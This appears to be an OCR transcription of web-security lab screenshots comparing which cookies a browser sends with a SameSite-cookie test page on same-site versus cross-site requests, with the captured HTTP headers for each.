


Displaying All Cookies Sent by Browser

- __gsas=ID=a4bd42686144119b:T=1740877904:RT=1740877904:S=ALNI_MZSU2NcToLwBYweNCOwQcaUyyTYdg
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/testing.html
Cookie: __gsas=ID=a4bd42686144119b:T=1740877904:RT=1740877904:S=ALNI_MZSU2NcToLwBYweNCOwQcaUyyTYdg; cookie-r
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sun, 02 Mar 2025 01:17:47 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 396
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.example32.com/favicon.ico
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/showcookies.php
Cookie: __gsas=ID=a4bd42686144119b:T=1740877904:RT=1740877904:S=ALNI_MZSU2NcToLwBYweNCOwQcaUyyTYdg; cookie-r
GET: HTTP/1.1 404 Not Found
Date: Sun, 02 Mar 2025 01:14:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1
```



Displaying All Cookies Sent by Browser

- __gsas=ID=a4bd42686144119b:T=1740877904:RT=1740877904:S=ALNI_MZSU2NcToLwBYweNCOwQcaUyyTYdg
- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/testing.html
Cookie: __gsas=ID=a4bd42686144119b:T=1740877904:RT=1740877904:S=ALNI_MZSU2NcToLwBYweNCOwQcaUyyTYdg; cookie-r
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sun, 02 Mar 2025 01:20:23 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.example32.com/favicon.ico
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/showcookies.php
Cookie: __gsas=ID=a4bd42686144119b:T=1740877904:RT=1740877904:S=ALNI_MZSU2NcToLwBYweNCOwQcaUyyTYdg; cookie-r
GET: HTTP/1.1 404 Not Found
Date: Sun, 02 Mar 2025 01:14:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1
```